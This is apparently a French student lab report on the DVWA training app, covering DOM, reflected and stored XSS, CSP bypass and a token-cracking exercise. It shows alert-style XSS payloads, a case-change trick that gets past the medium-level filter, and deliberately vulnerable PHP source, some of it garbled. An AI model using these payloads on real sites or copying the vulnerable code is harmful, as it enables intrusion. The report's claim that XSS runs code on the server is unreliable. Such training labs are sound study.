On va essayer de construire un mini programme JavaScript d'une boucle for :
Pour cela, on change l'URL par :

```
127.0.0.1/dvwa/vulnerabilities/xss_d/?default=<script>for (let i =1; i < 10;  
i++) {document.write(i, " ")}
```

Cela donne :




FIGURE 3.106 – Résultat quand l'on change l'URL avec le programme JavaScript

Explication :

Pour chaque i allant de 1 à 10 (-1) donc 9, on affiche la valeur de i .

Soit en premier 1 puis 2 puis 3 jusqu'à $(10 - 1) = 9$. Et on voit dans le formulaire pour les langues à choisir le résultat de notre boucle.

A la place du programme en JavaScript qui permettait seulement d'afficher les valeurs de i , on aurait pu faire un programme malveillant qui s'exécute directement sur le serveur WEB. C'est une faille très grosse et très urgente à régler.

Pour le niveau médium et les autres niveaux au-dessus, cela ne fonctionne pas, on ne peut pas exécuter directement à partir de l'URL un programme.

3.11 XSS (REFLECTED) :

En comparant les différents niveaux de difficultés, nous avons compris que la zone de saisie est une zone quelconque.

High Reflected XSS Source

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

Medium Reflected XSS Source

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

Low Reflected XSS Source

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
```

FIGURE 3.107 – Code source de la page « XSS (REFLECTED) » aux niveaux low, medium et high

En effet, nous pouvons ajouter des balises HTML et nous obtenons un résultat.

Exemple en saisissant <u>signifie bonjour</u>, voici ce que l'on obtient :

The screenshot shows a web form. At the top, there is an input field containing the question "What's your name?". Below it, a text area displays the user input "Hello **signifie bonjour**". To the right of the text area is a "Submit" button. The text in the text area is colored red, indicating it was styled by the user's input.

FIGURE 3.108 – Illustration de ce que l'on obtient en ajoutant du texte avec les balises HTML.

On remarque que le style s'est bien appliqué au texte.

Si on regarde plus précisément le code source, on peut ajouter la balise <script>. Elle est utilisée pour intégrer du code ou des données exécutables. Généralement pour intégrer ou faire référence à du code JavaScript.

On essaie alors d'afficher un message en JavaScript avec document.write("") :

Avec : <script>document.write("Bonjour")</script>

The screenshot shows a web form. At the top, there is an input field containing the question "What's your name?". Below it, a text area displays the user input "ment.write("Bonjour")</script>". To the right of the text area is a "Submit" button. The text in the text area is colored red, indicating it was styled by the user's input.

FIGURE 3.109 – Illustration de ce que l'on obtient en ajoutant du texte avec les balises JavaScript.

Cela fonctionne parfaitement. Alors, cela peut être très dangereux car on peut exécuter quelque chose de malveillant. Il me semble que l'on peut changer une balise HTML en particulier et la remplacer par un .exe. (Comme avec la commande sed sous linux) Alors, c'est une faille à ne pas prendre à la légère.

On peut comme pour la faille XSS DOM, exécuter le la boucle for que nous avons faites. Et cela affiche les valeurs de i.

3.11.1 BONUS :

L'affichage de texte ou d'un exécutable peut se faire avec la balise <script> avec le level Medium Security. Il faut simplement changer les caractères en capitales soit <SCRIPT> et cela fonctionne correctement :

The screenshot shows a web interface with a text input field containing "What's your name?". Below it, the output area displays "Hello Bonjour" in red text. To the right of the input field is a "Submit" button.

FIGURE 3.110 – Illustration de ce que l'on obtient en ajoutant du texte avec les balises JavaScript mais cette fois-ci en majuscule au niveau medium.

En revanche, pour le niveau au dessus, niveau high, cela ne marche pas :

The screenshot shows a web interface with a text input field containing "What's your name?". Below it, the output area displays "Hello >" in red text. To the right of the input field is a "Submit" button.

FIGURE 3.111 – Illustration pour le niveau high, cela ne fonctionne pas

Bien sûr, à la place d'afficher seulement du texte, on aurait pu exécuter un code malveillant et affecter le serveur.

Pour remédier à ce problème, il faudrait filtrer l'entrée où l'on ne pourra pas placer une balise « <script> ». C'est d'ailleurs ce qui est fait dans le code source de la page au niveau high :

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', ' ', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

FIGURE 3.112 – Code source de la page « XSS (REFLECTED) » au niveau high

3.12 XSS (STORED) :

On commence par regarder le code source de la page :

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $GLOBALS[ "__mysqli_ston" ] => mysqli_real_escape_string( $GLOBALS[ "__mysqli_ston" ],
    [MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work., E_USER_ERROR ) ? "" : "" );
    // Sanitize name input
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $GLOBALS[ "__mysqli_ston" ]) && is_object($GLOBALS["__mysqli_ston"]) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $GLOBALS[ "__mysqli_ston" ]) : "" );
    // MySQLConverterToo Fix the mysql_escape_string() call! This code does not work., E_USER_ERROR ) ? "" : "" );
    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<p>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : "" ) );
    //mysql_close();
}
?>
```

FIGURE 3.113 – Code source de la page « XSS (STORED) » au niveau low

On remarque que l'entrée est filtrée pour ne pas faire d'injection SQL mais on peut injecter un code avec la balises <script>

Lorsqu'on essaie d'injecter un morceau de code pour la case Nom, on remarque qu'on ne peut pas car cette dernière est limitée à 10 caractères. En revanche on peut pour la case message. On va créer une alerte avec le code : <script>alert()</script>.

Elle permet d'afficher un popup.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *




FIGURE 3.114 – On entre un code JavaScript qui va permettre de créer une alerte

Voici ce que cela donne lorsqu'on valide en cliquant sur « Sign Guestbook » :




FIGURE 3.115 – Illustration de l'alerte que nous avons créée

C'est-à-dire qu'on pourrait injecter un code malveillant en avec les commandes JavaScript comme pour les autres failles XSS.

Et on remarque pour le niveau medium que nous ne pouvons plus utiliser la balise <script> avec le code php de la page :

```
$message = strip_tags( $_POST['message'] );
$message = ((isset($GLOBALS['__mysqli_ston'])) &&
MySQLConverterToo] Fix the mysql_escape_string() call
$message = htmlspecialchars( $message );

// Sanitize name input
$name = str_replace( '<script>', '', $name );
$name = ((isset($GLOBALS['__mysqli_ston'])) && is
MySQLConverterToo] Fix the mysql_escape_string() call

// Update database
$query = "TRUNCATE TABLE guestbook ( comment, name )";
```

FIGURE 3.116 – Code source de la page « XSS (STORED) » au niveau medium

Cela donne ceci :

Vulnerability: Stored Cross Site Scripting

Name *

Message *

Sign Guestbook **Clear Guestbook**

Name: TEST
Message: alert()

FIGURE 3.117 – L’alerte en JavaScript ne fonctionne pas pour le niveau medium

A la place d'afficher seulement du texte, on aurait pu exécuter un code malveillant et affecter le serveur.

Les failles XSS sont pour nous très dangereuses car elles peuvent affecter directement le serveur car on peut exécuter directement sur ce dernier un programme qui peut être malveillant. Cela est très dangereux pour le serveur WEB si quelqu'un de malveillant trouve la faille.

Il faut impérativement remédier à ces failles là en filtrant l'entrée lorsque l'utilisateur va saisir des informations. Il y a une fonction qui permet de filtrer tous les caractères applicables en entités HTML, cette dernière est : [htmlentities](#).

3.13 CSP BYPASS :

La politique de sécurité du contenu ou CSP(Content Security Policy) est une technologie de navigateur intégrée qui aide à protéger contre les attaques telles que les scripts intersites (faille XSS) . Notre but ici sera de la contourner.

On regarde le code source de la page :

```
<?php

$headerCSP = "Content-Security-Policy: script-
src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-
analytics.com ;"; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.

header($headerCSP);

# These might work if you can't create your own for some reason
# https://pastebin.com/raw/R570EE00
# https://www.toptal.com/developers/hastebin/raw/cezaruzeka

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
<script src='".$ _POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
<p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</p>
<input size="50" type="text" name="include" value="" id="include" />
<input type="submit" value="Include" />
</form>
';
```

FIGURE 3.118 – Code source de la page « CSP BYPASS » au niveau low

On remarque que l'on peut insérer une URL avec la ligne 4.

On va devoir utiliser la KALI pour avoir accès à internet et donc pouvoir utiliser les liens donnés dans le code source.

Avec la KALI, je localise l'adresse IP du serveur DVWA en scannant le réseau avec un nmap. Ensuite, je me connecte avec la KALI sur le serveur, dans l'onglet CSP BYPASS et dans le code source de la page pour récupérer l'URL.

J'entre l'URL dans un navigateur :




FIGURE 3.119 – Code que contient le fichier R570EE00 accédé grâce à l’URL

Il s'agit d'un document en JavaScript qui déclenche une alerte. Ainsi, si l'on rentre l'URL (<https://pastebin.com/raw/R570EE00>) cela déclencherait une alerte sur la page car, la politique de sécurité nous autorise à insérer une URL. On saisi donc l'URL dans la zone d'insertion sur le serveur DVWA :

The screenshot shows the DVWA module interface for "Content Security Policy (CSP) Bypass". The title is "Vulnerability: Content Security Policy (CSP) Bypass". Below the title, there is a text box with the instruction: "You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:". Below this text box is a input field containing the URL "https://pastebin.com/raw/R570EE00" and a "Include" button.

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).

FIGURE 3.120 – On saisit d’URL du fichier pour générer l’alerte

Mais cela ne fonctionne pas. on va donc devoir créer notre propre fichier pastebin en raw. Pour cela, on se rend sur pastebin.com et on créer son fichier avec par exemple une alerte (mais ça peut être tout autre chose comme l'insertion d'un ROOTKIT, ou d'un script malveillant) :

The screenshot shows a web browser window for Pastebin.com. The URL in the address bar is <https://pastebin.com>. The page title is "Pastebin.com - #1 paste". The main content area is titled "New Paste" and contains a single line of code: "alert();|". Below this, there is a section titled "Optional Paste Settings" with various configuration options. On the right side of the page, there are social sharing icons for Facebook, Twitter, and Google+.

New Paste

```
alert();|
```

Optional Paste Settings

Category:	None
Tags:	
Syntax Highlighting:	None
Paste Expiration:	Never
Paste Exposure:	Public
Folder:	
Password <small>NEW</small>	<input type="checkbox"/> Disabled
<input type="checkbox"/> Burn after read <small>NEW</small>	
Paste Name / Title: <input type="text"/>	
Create New Paste	

FIGURE 3.121 – On crée notre propre alerte dans notre propre fichier pastebin

Et on clique sur Create New Paste en bas de la page. On va donc se créer notre propre document exécutable avec une URL.




FIGURE 3.122 – Crédation de notre propre document exécutablrl avec une URL

On suit le lien dans le code source de la page sur DVWA. On remarque que le lien est en raw donc on clique sur l'option raw :




FIGURE 3.123 – On choisit l'option raw

Et on obtient notre URL qui est : <https://pastebin.com/raw/5PQWLvDq>. On va alors maintenant créer notre propre fichier exécutable et on va pouvoir saisir l'URL de notre document sur le serveur :

You can include scripts from external sources, examine the Content Security Policy include here:

<https://pastebin.com/raw/5PQWLvDq>

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

FIGURE 3.124 – On saisit l’URL de notre propre fichier

Malheureusement, même en utilisant notre lien généré, nous obtenons toujours une erreur ce qui est anormal car premièrement, nous respectons la politique de sécurité et deuxièmement, on exécute un fichier créé en JavaScript. Si l’on examine le code source après de notre erreur, on voit qu’on ne peut pas accéder aux pages. On ne peut donc pas récupérer l’alerte qui devrait normalement s’afficher.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	192.168.56.103	/dwa/vulnerabilities/csp/	document	html	4.60 KB	4.08 KB
200	GET	192.168.56.103	divwaPage.js	script	js	cached	0 B
200	GET	pastebin.com	5PQWLvDq	script	plain	476 B	0 B
200	GET	192.168.56.103	add_event_listeners.js	script	js	cached	593 B
200	GET	192.168.56.103	favicon.ico	FaviconLoader.jsm:191 (img)	x-icon	cached	1.37 KB

FIGURE 3.125 – Inspection de la page, on voit la requête du document qu’on veut exécuter

Dans l’inspection de la page et dans l’onglet Console, on voit notre erreur qui se produit. On regarde que c’est le protocole MIME qui bloque et on ne peut pas charger le fichier exécutable.




FIGURE 3.126 – Illustration de l'erreur que nous obtenons

Mais après plusieurs tentatives et plusieurs dizaines de création d'exécutables avec un URL, nous avons enfin réussi à provoquer l'erreur que nous cherchions :




FIGURE 3.127 – Alerte créée par notre propre document exécutable

A la place d'afficher seulement du texte, on aurait pu exécuter un code malveillant et affecter le serveur.

Afin d'éviter ce genre de faille, il faudrait filtrer les URL et voir ceux qui sont exécutables ou non. Cela permettrait d'avoir une politique de sécurité plus stricte et d'interdire ce genre de failles.

3.14 JAVASCRIPT :

On commence par regarder le code de la page source :

```
function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g, function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26);});

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
```

FIGURE 3.128 – Code source de la page « JavaScript » au niveau low

Cette page utilise un token qui est un mécanisme permettant l'authentification sur une page web. On remarque alors la fonction generate_token() qui prend en fait la variable ‘« phrase »’. On voit que cette dernière est encodée en rot13 qui est également encodée en md5 (ligne du dessous). Il faut savoir qu'un token est un mécanisme qui est intégré à une page WEB pour l'authentification.

Nous commençons un premier test en inscrivant « ChangeMe » dans le formulaire. Lorsque l'on envoie le formulaire grâce au bouton submit, on relève notre token qui est « 8b479aefbd90795395b3e7089ae0dc09 » :

```
<h1>Vulnerability: JavaScript Attacks</h1>
▼ <div class="vulnerable_code_area">
    <p>Submit the word "success" to win.</p>
    <p>You got the phrase wrong.</p>
    ▼ <form name="low_js" method="post">
        <input id="token" type="hidden" name="token" value="8b479aefbd90795395b3e7089ae0dc09">
        <label for="phrase">Phrase</label>
        [espaces]
        <input id="phrase" type="text" name="phrase" value="ChangeMe">
```

FIGURE 3.129 – Token pour l'identifiant ChangeMe

On essaie un nouveau test mais en changeant la valeur de la variable en remplaçant « ChangeMe » par « success » car il est demandé de saisir cette chaîne de caractère. Voici la valeur du token :

```
<p>invalid token.</p>
▼ <form name="low_js" method="post">
    <input id="token" type="hidden" name="token" value="8b479aefbd90795395b3e7089ae0dc09">
    <label for="phrase">Phrase</label>
```

FIGURE 3.130 – Token pour l'identifiant success

La valeur du token ne change pas. C'est problématique car si plusieurs utilisateurs s'authentifient, cela veut dire que plusieurs utilisateurs peuvent avoir le même identifiant. Cela représente un risque.

On va décrypter la valeur du token en commençant d'abord par le md5 puis par rot13.

Je décrypte ma chaîne de caractères sur internet, il y a beaucoup de sites.

J'utilise <https://md5.gromweb.com/>

MD5 reverse for 8b479aefbd90795395b3e7089ae0dc09

The MD5 hash:

8b479aefbd90795395b3e7089ae0dc09

was successfully reversed into the string:

PunatrZr

Feel free to provide some other MD5 hashes you would like to try to reverse.

FIGURE 3.131 – Cassage du hash 8b479aefbd90795395b3e7089ae0dc09 en ligne

On obtient une chaîne de caractère (PunatrZr) qui est donc elle cryptée en rot13.

Il faut donc la décrypter. J'utilise : <https://rot13.com/>

